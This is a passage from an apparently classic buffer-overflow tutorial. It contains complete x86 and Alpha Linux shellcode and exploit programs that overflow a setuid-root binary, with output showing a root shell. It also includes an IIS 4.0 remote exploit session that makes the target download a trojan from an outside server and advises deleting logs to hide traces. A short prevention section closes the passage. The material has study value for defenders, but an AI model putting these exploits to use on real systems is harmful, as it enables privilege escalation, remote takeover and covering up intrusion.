movl    %eax,0xc(%esi)          "\x89\x46\x0c"
movb    $0xb,%al                "\xb0\x0b"
movl    %esi,%ebx               "\x89\xf3"
```

```
leal    0x8(%esi),%ecx      "\x8d\x4e\x08"
leal    0xc(%esi),%edx      "\x8d\x56\x0c"
int     $0x80               "\xcd\x80"
xorl    %ebx,%ebx           "\x31\xdb"
movl    %ebx,%eax           "\x89\xd8"
inc     %eax                "\x40"
int     $0x80               "\xcd\x80"
call    -0x24               "\xe8\xdc\xff\xff\xff"
.string "/bin/sh"           "/bin/sh"
```




• Test the shellcode

```
[ ohhara@ohhara ~ ] {1} $ cat testsc.c
char shellcode[]=
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";
typedef void (*F)();
main()
{
        F fp;
        fp=(F)(&shellcode);
        fp();
}
[ ohhara@ohhara ~ ] {2} $ ./testsc
bash$
```

Exploit vulnerable program

```
#include<stdio.h>
#include<string.h>
int main(int argc,char **argv)
{
        char buff[1024];
        strcpy(buff,argv[1]);
        return 0;
}
[ ohhara@ohhara ~ ] [2] $ ls ?l vul
-rws--x--x   1 root     root        11709 Jan  6 15:55 vul*
[ ohhara@ohhara ~ ] [3] $ ./vul AAAAA . . . AAAAA
Segmentation fault
[ ohhara@ohhara ~ ] [4] $ cat exp.c
#include<stdio.h>
#include<stdlib.h>
#define ALIGN                   0
#define OFFSET                  0
#define RET_POSITION            1024
#define RANGE                   20
#define NOP                     0x90
char shellcode[]=
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x
0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\x
cd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";
unsigned long get_sp(void)
{
        __asm__("movl %esp,%eax");
main(int argc,char **argv)
{
        char buff[RET_POSITION+RANGE+ALIGN+1],*ptr;
        long addr;
        unsigned long sp;
        int offset=OFFSET,bsize=RET_POSITION+RANGE+ALIGN+1;
        int i;
        if(argc>1)
                offset=atoi(argv[1]);
        sp=get_sp();
        addr=sp-offset;
        for(i=0;i<bsize;i+=4)
        {
                buff[i+ALIGN]=(addr&0x000000ff);
                buff[i+ALIGN+1]=(addr&0x0000ff00)>>8;
                buff[i+ALIGN+2]=(addr&0x00ff0000)>>16;
                buff[i+ALIGN+3]=(addr&0xff000000)>>24;
        }
```

```
        for(i=0;i<bsize-RANGE*2-strlen(shellcode)-1;i++)
                buff[i]=NOP;
        ptr=buff+bsize-RANGE*2-strlen(shellcode)-1;
        for(i=0;i<strlen(shellcode);i++)
                *(ptr++)=shellcode[i];

        buff[bsize-1]='\0';

        printf("Jump to 0x%08x\n",addr);

        execl("./vul","vul",buff,0);
}
[ ohhara@ohhara ~ ] {5} $ ./exp 500
Jump to 0xbfffeee4
bash# whoami
root
bash#
```

## 6 Stack overflow alpha linux

• Alpha CPU uses 64bit address

The address has many '\0' characters

Can't add two or more return addresses in the tail of the exploit code

• callsys instruction contains '\0' characters

Shellcode have to modify itself to use callsys instruction

• Return address is pushed after local variable is pushed

Hackers have to overwrite second return address

• All instructions must be aliagned

Hackers have to pad 0~3 characters

• Exploit vulnerable program

```
[ ohhara@ohhara ~ ] {1} $ cat vul.c
#include<stdio.h>
#include<string.h>
void vulfunc(char *buf)
{
        char localbuf[1024];
        strcpy(localbuf+1,buf);
}
main(int argc,char **argv)
{
        if(argc>1)
        vulfunc(argv[1]);
}
```

```
[ ohhara@ohhara ~ ] [2] $ cat exp.c
#include<stdio.h>
#include<string.h>
#define OFFSET                  0
#define ALIGN                   3    /* 0, 1, 2, 3          */
#define RET_POSITION            1028    /* 0, 4, 8, 12, . . .
*/
#define NOP             "\x1f\x04\xff\x47"
char shellcode[]=
        "\x30\x15\xd9\x43" /* subq $30,200,$16 */
        "\x11\x74\xf0\x47" /* bis $31,0x83,$17 */
        "\x12\x14\x02\x42" /* addq $16,16,$18 */
        "\xfc\xff\x32\xb2" /* stl $17,-4($18) */
        "\x12\x94\x09\x42" /* addq $16,76,$18 */
        "\xfc\xff\x32\xb2" /* stl $17,-4($18) */
        "\xff\x47\x3f\x26" /* ldah $17,0x47ff($31) */
        "\x1f\x04\x31\x22" /* lda $17,0x041f($17) */
        "\xfc\xff\x30\xb2" /* stl $17,-4($16) */
        "\xf7\xff\x1f\xd2" /* bsr $16,-32 */
        "\x10\x04\xff\x47" /* clr $16 */
        "\x11\x14\xe3\x43" /* addq $31,24,$17 */
        "\x20\x35\x20\x42" /* subq $17,1,$0 */
        "\xff\xff\xff\xff" /* callsys ( disguised ) */
        "\x30\x15\xd9\x43" /* subq $30,200,$16 */
        "\x31\x15\xd8\x43" /* subq $30,192,$17 */
        "\x12\x04\xff\x47" /* clr $18 */
        "\x40\xff\x1e\xb6" /* stq $16,-192($30) */
        "\x48\xff\xfe\xb7" /* stq $31,-184($30) */
        "\x98\xff\x7f\x26" /* ldah $19,0xff98($31) */
        "\xd0\x8c\x73\x22" /* lda $19,0x8cd0($19) */
        "\x13\x05\xf3\x47" /* ornot $31,$19,$19 */
        "\x3c\xff\x7e\xb2" /* stl $19,-196($30) */
        "\x69\x6e\x7f\x26" /* ldah $19,0x6e69($31) */
        "\x2f\x62\x73\x22" /* lda $19,0x622f($19) */
        "\x38\xff\x7e\xb2" /* stl $19,-200($30) */
        "\x13\x94\xe7\x43" /* addq $31,60,$19 */
        "\x20\x35\x60\x42" /* subq $19,1,$0 */
        "\xff\xff\xff\xff";/* callsys ( disguised ) */
unsigned long get_sp(void)
{
        __asm__("bis $31,$30,$0");
}
```

```
int main(int argc,char **argv)
{
        char buff[RET_POSITION+8+ALIGN+1],*ptr;
        char *nop;
        int offset=OFFSET,bsize=RET_POSITION+8+ALIGN+1;
        unsigned long sp,addr;
        int i;
        if(argc>1)
                offset=atoi(argv[1]);
        nop=NOP;
        for(i=0;i<bsize;i++)
                buff[i]='a';
        for(i=0;i<bsize;i++)
                buff[i+ALIGN]=nop[i%4];
        sp=get_sp();
        addr=sp-offset;
        ptr=buff+bsize-strlen(shellcode)-8-1;
        for(i=0;i<strlen(shellcode);i++)
                *(ptr++)=shellcode[i];
        buff[RET_POSITION+ALIGN]=(addr&0x00000000000000ff);
        buff[RET_POSITION+ALIGN+1]=(addr&0x000000000000ff00)>>8;
        buff[RET_POSITION+ALIGN+2]=(addr&0x0000000000ff0000)>>16;
        buff[RET_POSITION+ALIGN+3]=(addr&0x00000000ff000000)>>24;
        buff[RET_POSITION+ALIGN+5]=(addr&0x0000ff0000000000)>>40;
        buff[RET_POSITION+ALIGN+6]=(addr&0x00ff000000000000)>>48;
        buff[RET_POSITION+ALIGN+7]=(addr&0xff00000000000000)>>56;
        buff[bsize-1]='\0';
        printf("Jump to 0x%016x\n",addr);
        execl("./vul","vul",buff,NULL);
}
[ ohhara@ohhara ~ ] [3] $ ./exp
Jump to 0x000000001ffff6c8
Illegal instruction
[ ohhara@ohhara ~ ] [4] $ ./exp 400
Jump to 0x000000001ffff530
bash# whoami
root
bash#
```

## 7 Stack overflow WindowsNT

```
X:\Code>iishack example.com 80 ourserver.com/ncx.exe
------(IIS 4.0 remote buffer overflow exploit)----------
(c) dark spyrit - barns@eeye.com.
http://www.eEye.com

[usage: iishack ]
eg - iishack www.example.com 80 www.myserver.com/thetrojan.exe
do not include 'http://' before hosts!
-------------------------------------------------------

Data sent!

Note: Give it enough time to download your trojan.

X:\Code>telnet example.com 80

Microsoft(R) Windows NT(TM)
(C) Copyright 1985-1996 Microsoft Corp.

C:\>[You have full access to the system, happy browsing :)]
C:\>[Add a scheduled task to restart inetinfo in X minutes]
C:\>[Add a scheduled task to delete ncx.exe in X-1 minutes]
C:\>[Clean up any trace or logs we might have left behind.]
C:\>exit
```

## 8 Advanced stack overflow

• Too small buffer size

Put the shellcode in the environment variable

• Remote stack overflow

Put spawning shell daemon code into the shellcode

• Filtering the buffer

Make self modifying shellcode

## 9 How to prevent buffer overflow

• Install non-executable stack patch

It can be broken with heap overflow

• Patch the vulnerable programs as soon as possible

• Do not use strcpy(), strcat(), scanf(), sprintf(), gets(), and so on.

They don't check the boundary